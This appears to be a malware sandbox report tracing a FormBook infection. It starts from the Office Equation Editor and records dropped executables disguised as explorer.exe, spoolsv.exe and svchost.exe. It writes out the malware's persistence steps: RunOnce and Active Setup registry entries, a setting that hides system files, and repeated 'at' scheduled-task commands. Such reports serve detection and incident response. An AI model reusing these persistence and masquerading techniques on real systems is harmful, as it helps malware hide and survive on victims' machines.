Start time:	07:47:06
Start date:	12/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 3012 Parent PID: 2352

General

Start time:	07:47:11
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	379720 bytes
MD5 hash:	AD0C93B574BB947CFF15483EDA82811E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\icsys.icn.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	72A2D258	CreateFileA
c:\users\public\vbc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	2	72A2D258	CreateFileA

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\icsys.icn.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 31 6d fe f9 50 03 ad f9 50 03 ad f9 50 03 ad 7a 4c 0d ad f8 50 03 ad 90 4f 0a ad f3 50 03 ad 10 4f 0e ad f8 50 03 ad 52 69 63 68 f9 50 03 ad 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fc af f7 4d 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 b0 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 c0 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........1m..P...P...P..zL...P ...O...P...O...P..Rich.P...... ....PE..L......M.............. ....0......p6............@.	success or wait	52	72A2D8F8	WriteFile
C:\Users\Public\vbc.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 75 9f f9 db 31 fe 97 88 31 fe 97 88 31 fe 97 88 b2 e2 99 88 30 fe 97 88 7e dc 9e 88 30 fe 97 88 07 d8 9a 88 30 fe 97 88 52 69 63 68 31 fe 97 88 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 f2 7f 03 56 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 60 02 00 00 20 00 00 00 00 00 00 5c 1a 00 00 00 10 00 00 00 70 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......u...1...1...1.......0. ..~...0.......0...Rich1....... ....PE..L......V.................`... ......\........p....@................	success or wait	41	72A2D8F8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	21	success or wait	96	72A2D50F	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\VB and VBA Program Settings	success or wait	1	72A22872	RegCreateKeyW
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Explorer	success or wait	1	72A22872	RegCreateKeyW
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Explorer\Process	success or wait	1	72A22872	RegCreateKeyW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Explorer\Process	LO	unicode	1	success or wait	1	72A22183	RegSetValueExW

Analysis Process: vbc.exe PID: 2464 Parent PID: 3012

General

Start time:	07:47:12
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	c:\users\public\vbc.exe
Imagebase:	0x400000
File size:	167936 bytes
MD5 hash:	ABBFBEC83B67CA488DF807F74D5773B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 2876 Parent PID: 428

General

Start time:	07:47:14
Start date:	12/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff0e0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: icsys.icn.exe PID: 552 Parent PID: 3012

General

Start time:	07:47:22
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Local\icsys.icn.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\icsys.icn.exe
Imagebase:	0x400000
File size:	211759 bytes
MD5 hash:	D5809935B2F8A4579AAADCA96C2920EE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\windows\system\explorer.exe	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	2	72A2D258	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\system\explorer.exe	success or wait	1	72A2CD92	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\system\explorer.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 31 6d fe f9 50 03 ad f9 50 03 ad f9 50 03 ad 7a 4c 0d ad f8 50 03 ad 90 4f 0a ad f3 50 03 ad 10 4f 0e ad f8 50 03 ad 52 69 63 68 f9 50 03 ad 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fc af f7 4d 00 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 b0 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 c0 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $........1m..P...P...P..zL...P ...O...P...O...P..Rich.P...... ....PE..L......M............. ....0......p6............@.	success or wait	140	72A2D8F8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\icsys.icn.exe	unknown	21	success or wait	50	72A2D50F	ReadFile

Analysis Process: explorer.exe PID: 2288 Parent PID: 552

General

Start time:	07:47:23
Start date:	12/04/2021
Path:	C:\Windows\system\explorer.exe
Wow64 process (32bit):	true
Commandline:	c:\windows\system\explorer.exe
Imagebase:	0x400000
File size:	211903 bytes
MD5 hash:	65343007BC733953C401ADFE6E510AB7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2238875594.0000000003DA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2238875594.0000000003DA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2238875594.0000000003DA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\windows\system\spoolsv.exe	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	2	72A2D258	CreateFileA
C:\Users\user\AppData\Roaming\mrsys.exe	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	2	72A2D258	CreateFileA
C:\Windows\system\cmsys.cmn	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	72A2D258	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\system\spoolsv.exe	success or wait	1	72A2CD92	DeleteFileA
C:\Users\user\AppData\Roaming\mrsys.exe	success or wait	1	72A2CD92	DeleteFileA
C:\Windows\system\cmsys.cmn	success or wait	2	72A2CD92	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\system\spoolsv.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 31 6d fe f9 50 03 ad f9 50 03 ad f9 50 03 ad 7a 4c 0d ad f8 50 03 ad 90 4f 0a ad f3 50 03 ad 10 4f 0e ad f8 50 03 ad 52 69 63 68 f9 50 03 ad 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fc af f7 4d 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 b0 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 c0 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........1m..P...P...P..zL...P ...O...P...O...P..Rich.P...... ....PE..L......M............. ....0......p6............@.	success or wait	140	72A2D8F8	WriteFile
C:\Users\user\AppData\Roaming\mrsys.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 31 6d fe f9 50 03 ad f9 50 03 ad f9 50 03 ad 7a 4c 0d ad f8 50 03 ad 90 4f 0a ad f3 50 03 ad 10 4f 0e ad f8 50 03 ad 52 69 63 68 f9 50 03 ad 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fc af f7 4d 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 b0 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 c0 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........1m..P...P...P..zL...P ...O...P...O...P..Rich.P...... ....PE..L......M............. ....0......p6............@.	success or wait	140	72A2D8F8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\system\explorer.exe	unknown	21	success or wait	97	72A2D50F	ReadFile
C:\Windows\SysWOW64\wuapp.exe	0	35328	success or wait	1	3E11E57	NtReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Active Setup\Installed Components\{Y479C6D0-OTRW-U5GH-S1EE-E0AC10B4E666}	success or wait	1	429973	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce	Explorer	unicode	c:\windows\system\explorer.exe RO	success or wait	1	42A185	RegSetValueExA
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce	Svchost	unicode	c:\windows\system\svchost.exe RO	success or wait	1	42A185	RegSetValueExA
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components\{Y479C6D0-OTRW-U5GH-S1EE-E0AC10B4E666}	StubPath	unicode	C:\Users\user\AppData\Roaming\mrsys.exe MR	success or wait	1	429A05	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced	ShowSuperHidden	dword	0	success or wait	1	42A025	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: spoolsv.exe PID: 2004 Parent PID: 2288

General

Start time:	07:47:24
Start date:	12/04/2021
Path:	C:\Windows\system\spoolsv.exe
Wow64 process (32bit):	true
Commandline:	c:\windows\system\spoolsv.exe SE
Imagebase:	0x400000
File size:	211748 bytes
MD5 hash:	817B37415965598BD5AF7AC6AC9A486B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\windows\system\svchost.exe	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	2	72A2D258	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\system\svchost.exe	success or wait	1	72A2CD92	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\system\svchost.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 31 6d fe f9 50 03 ad f9 50 03 ad f9 50 03 ad 7a 4c 0d ad f8 50 03 ad 90 4f 0a ad f3 50 03 ad 10 4f 0e ad f8 50 03 ad 52 69 63 68 f9 50 03 ad 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fc af f7 4d 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 b0 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 c0 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........1m..P...P...P..zL...P ...O...P...O...P..Rich.P...... ....PE..L......M............. ....0......p6...........@.	success or wait	140	72A2D8F8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\system\spoolsv.exe	unknown	21	success or wait	49	72A2D50F	ReadFile

Analysis Process: svchost.exe PID: 1336 Parent PID: 2004

General

Start time:	07:47:24
Start date:	12/04/2021
Path:	C:\Windows\system\svchost.exe
Wow64 process (32bit):	true
Commandline:	c:\windows\system\svchost.exe
Imagebase:	0x400000
File size:	211773 bytes
MD5 hash:	9E2126D03A69C95E6FAE5281AA482ACC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\stsys.exe	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	8	72A2D258	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Tasks\At1.job	success or wait	111	72A2CD92	DeleteFileA
C:\Windows\Tasks\At2.job	success or wait	2	72A2CD92	DeleteFileA
C:\Users\user\AppData\Local\stsys.exe	success or wait	1	72A2CD92	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\stsys.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 31 6d fe f9 50 03 ad f9 50 03 ad f9 50 03 ad 7a 4c 0d ad f8 50 03 ad 90 4f 0a ad f3 50 03 ad 10 4f 0e ad f8 50 03 ad 52 69 63 68 f9 50 03 ad 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fc af f7 4d 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 b0 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 c0 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........1m..P...P...P..zL...P ...O...P...O...P..Rich.P...... ....PE..L......M............. ....0......p6............@.	success or wait	140	72A2D8F8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\system\svchost.exe	unknown	21	success or wait	48	72A2D50F	ReadFile
C:\Windows\system\spoolsv.exe	unknown	21	success or wait	1	72A2D50F	ReadFile
C:\Users\user\AppData\Roaming\mrsys.exe	unknown	21	success or wait	113	72A2D50F	ReadFile
C:\Users\user\AppData\Local\stsys.exe	unknown	21	success or wait	6	72A2D50F	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Active Setup\Installed Components\{F146C9B1-VMVQ-A9RC-NUFL-D0BA00B4E999}	success or wait	1	429AEC	RegCreateKeyExA
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Active Setup\Installed Components\{Y479C6D0-OTRW-U5GH-S1EE-E0AC10B4E666}	success or wait	56	429973	RegCreateKeyExA
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Active Setup\Installed Components\{F146C9B1-VMVQ-A9RC-NUFL-D0BA00B4E999}	success or wait	56	429AEC	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components\{F146C9B1-VMVQ-A9RC-NUFL-D0BA00B4E999}	StubPath	unicode	C:\Users\user\AppData\Roaming\mrsys.exe MR	success or wait	1	429B7E	RegSetValueExA
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components\{Y479C6D0-OTRW-U5GH-S1EE-E0AC10B4E666}	StubPath	unicode	C:\Users\user\AppData\Roaming\mrsys.exe MR	success or wait	56	429A05	RegSetValueExA
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components\{F146C9B1-VMVQ-A9RC-NUFL-D0BA00B4E999}	StubPath	unicode	C:\Users\user\AppData\Roaming\mrsys.exe MR	success or wait	56	429B7E	RegSetValueExA

Analysis Process: spoolsv.exe PID: 1320 Parent PID: 1336

General

Start time:	07:47:25
Start date:	12/04/2021
Path:	C:\Windows\system\spoolsv.exe
Wow64 process (32bit):	true
Commandline:	c:\windows\system\spoolsv.exe PR
Imagebase:	0x400000
File size:	211748 bytes
MD5 hash:	817B37415965598BD5AF7AC6AC9A486B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

Analysis Process: at.exe PID: 2564 Parent PID: 1336

General

Start time:	07:47:25
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 07:50 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x100000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: at.exe PID: 1776 Parent PID: 1336

General

Start time:	07:47:26
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 07:51 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x100000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: taskeng.exe PID: 2328 Parent PID: 860

General

Start time:	07:47:27
Start date:	12/04/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {101D7849-1F13-4446-86DC-A878F583ACDC} S-1-5-18:NT AUTHORITY\System:Service:
Imagebase:	0xff570000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: at.exe PID: 2404 Parent PID: 1336

General

Start time:	07:47:27
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 07:53 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x100000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 1756 Parent PID: 2464

General

Start time:	07:47:27
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	c:\users\public\vbc.exe
Imagebase:	0x400000
File size:	167936 bytes
MD5 hash:	ABBFBEC83B67CA488DF807F74D5773B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.2232316725.0000000000050000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.2232316725.0000000000050000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.2232316725.0000000000050000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.2234254446.0000000000A20000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.2234254446.0000000000A20000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.2234254446.0000000000A20000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

Analysis Process: at.exe PID: 2956 Parent PID: 1336

General

Start time:	07:47:28
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 07:55 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x100000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: 2844 Parent PID: 1336

General

Start time:	07:47:29
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 07:57 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x100000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: 2976 Parent PID: 1336

General

Start time:	07:47:29
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 07:59 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe

Imagebase:	0x100000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: 1696 Parent PID: 1336

General

Start time:	07:47:30
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 08:01 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x100000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: 2216 Parent PID: 1336

General

Start time:	07:47:31
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 08:03 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x100000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: 1820 Parent PID: 1336

General

Start time:	07:47:31
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 08:05 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x130000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: 2268 Parent PID: 1336

General

Start time:	07:47:32
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 08:07 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x100000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: 288 Parent PID: 1336

General

Start time:	07:47:32
Start date:	12/04/2021
